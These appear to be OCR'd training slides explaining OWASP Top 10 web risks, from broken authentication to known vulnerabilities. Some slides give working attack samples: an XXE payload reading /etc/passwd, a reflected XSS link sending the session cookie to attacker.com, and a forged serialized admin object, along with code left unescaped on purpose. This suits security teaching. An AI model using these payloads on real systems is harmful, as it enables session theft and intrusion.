


A2 Broken Authentication (Valid Accounts)

V
- Password lists, default cred lists, brute-force, dictionary attack tools & session hijack

W
- Dictionary passwords, short input hashes, unchanged passwords, cookie vulnerabilities

I
- Admin/root access, data loss/theft/corruption, denial-of-service




A3 Sensitive Data Exposure

V
- Stealing keys, plaintext via MitM or remote access

W
- Lazy/forgot to encrypt data, weak cryptography, broken cryptography

I
- Data leaks, data theft
  - PPI & IP
    - Private Personal Data (GDPR) & Intellectual Property

Security 360



A4 XML External Entities (XXE)

V

- Hostile data in uploaded XML documents


W

- Old XML processors allow specifying entities, such as a OS command

I

- Remote requests, denial-of-service, passive gathering through system scans

Security 360




XXE by Example

XML Document

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
  <foo>&xxe;</foo>
```

Returns Linux password file




A5 Broken Access Control

V
- Manual, or automated attempts to find improperly configured access control

W
- Poor/not configured access controls to administrative areas/pages/APIs

I
- Admin access, privileged functions, sensitive data leakage



A6 Security Misconfiguration

V

- Unprotected files/directories, default accounts, unpatched flaws/vulnerabilities


W

- Poor configuration in any component – frontend, backend, databases, external services

I

- Data leakage, elevated privileges

Security 360




A7 Cross-site Scripting (XSS)

V
- Manipulating input for browser attacks

W
- Unvalidated/un-escaped input gets evaluated and executed by the browser

I
- Re-routing victims to malicious sites, stealing credentials, stealing cookies (session hijack)



Reflected XSS by Example

CODE

```
(String) page += "<input name='creditcard'
type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

LEGITIMATE LINK

Check your account: http://ex.com/app/isValid?CC=123456789000


Returns valid if CC == 123456789000

MALICIOUS LINK

Check your account: http://ex.com/app/isValid?CC='>document.location='http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie'

Sends victim session cookie to attacker

Security 360



Stored XSS by Example

LEGITIMATE PAGE

Post comment:

```
<script>malicious action to run
in javascript</script>
```

Attacker creates a comment containing malicious script


OR ATTACKER USES OBFUSCATION

Post comment:

```
%3Cscript%3Ethe action may not
look malicious%3C%2Fscript%3E
```

LEGITIMATE VISITOR

(browser executes JS)



A8 Insecure Deserialisation

V

- Attackers send malicious objects (as bytes) that get deserialised (to objects) by the application


W

- Vulnerable applications accept serialised objects for desrialisation

I

- Remote code execution

Security 360



Deserialisation by Example

LEGITIMATE OBJECT (serialised)


a:4:{i:0;s:7:"Alice";s:4:"user";i:3; s:32:"b6a8b3bea87fe0e0502";}

App deserialises and creates normal user Alice

MALICIOUS OBJECT (serialised)

a:4:{i:0;s:5:"**Mallory**";s:4:"**admin**";i:3; s:32:"b6a8b3bea87fe0e0502";}

App deserialises and creates **admin** user **Mallory**



A9 Known Vulnerabilities

V


- Attackers can find known vulnerabilities across many databases, and tools exist to automate

W

- Developers forget to update or have unpatched versions of components / libraries in code

I

- Wide ranging impacts, from small incidents to full breaches

